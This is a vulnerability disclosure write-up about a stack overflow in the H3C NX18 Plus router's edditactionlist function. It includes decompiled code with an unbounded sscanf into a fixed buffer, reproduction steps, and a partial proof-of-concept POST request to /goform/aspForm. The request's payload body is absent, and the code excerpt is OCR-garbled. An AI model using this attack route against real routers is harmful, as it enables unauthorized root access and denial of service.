

# stack overflow vulnerability

### Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202103/1389284\_30005\_0.htm

#### **Product Information**

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the edditactionlist function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
char v33[32]; // [sp+6D8h] [-88h] BYREF
33
     char V34[32]; // [sp+6F8h] [-68h] BYREF
34
35
     char v35[32]; // [sp+718h] [-48h] BYREF
     int v36[2]; // [sp+738h] [-28h] BYREF
36
     int v37[2]; // [sp+740h] [-20h] BYREF
37
38
     int v38[2]; // [sp+748h] [-18h] BYREF
     int v39[2]; // [sp+750h] [-10h] BYREF
39
     int v40; // [sp+758h] [-8h]
40
41
42
     \sqrt{39}[0] = 0;
43
     \sqrt{39[1]} = 0;
     \sqrt{38}[0] = 0;
44
45
     \sqrt{38[1]} = 0;
46
     memset(v35, 0, sizeof(v35));
     memset(v34, 0, sizeof(v34));
47
48
     memset(\sqrt{33}, 0, sizeof(\sqrt{33}));
49
     \sqrt{37}[0] = 0;
50
     \sqrt{37}[1] = 0;
51
     \sqrt{36}[0] = 0;
52
     \vee 36[1] = 0;
53
     memset(v31, 0, sizeof(v31));
     memset(v30, 0, sizeof(v30));
54
55
     memset(v32, 0, sizeof(v32));
56
   v2 = (const char *)websgetvar(a1, "param",
57
     if ( v2 )
58
59
       memset(v29, 0, sizeof(v29));
       sscanf(v2, "%[^;]", v29);
60
       v4 = &v2[strlen(v29) + 1];
61
       sscanf(v29, "%[^,]", v33);
62
```

In the edditactionlist function, the param we entered is formatted using the sscanf function and in the form of %[^,]. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v33, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:

- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

Finally, you also can write exp to get a stable root shell without authorization.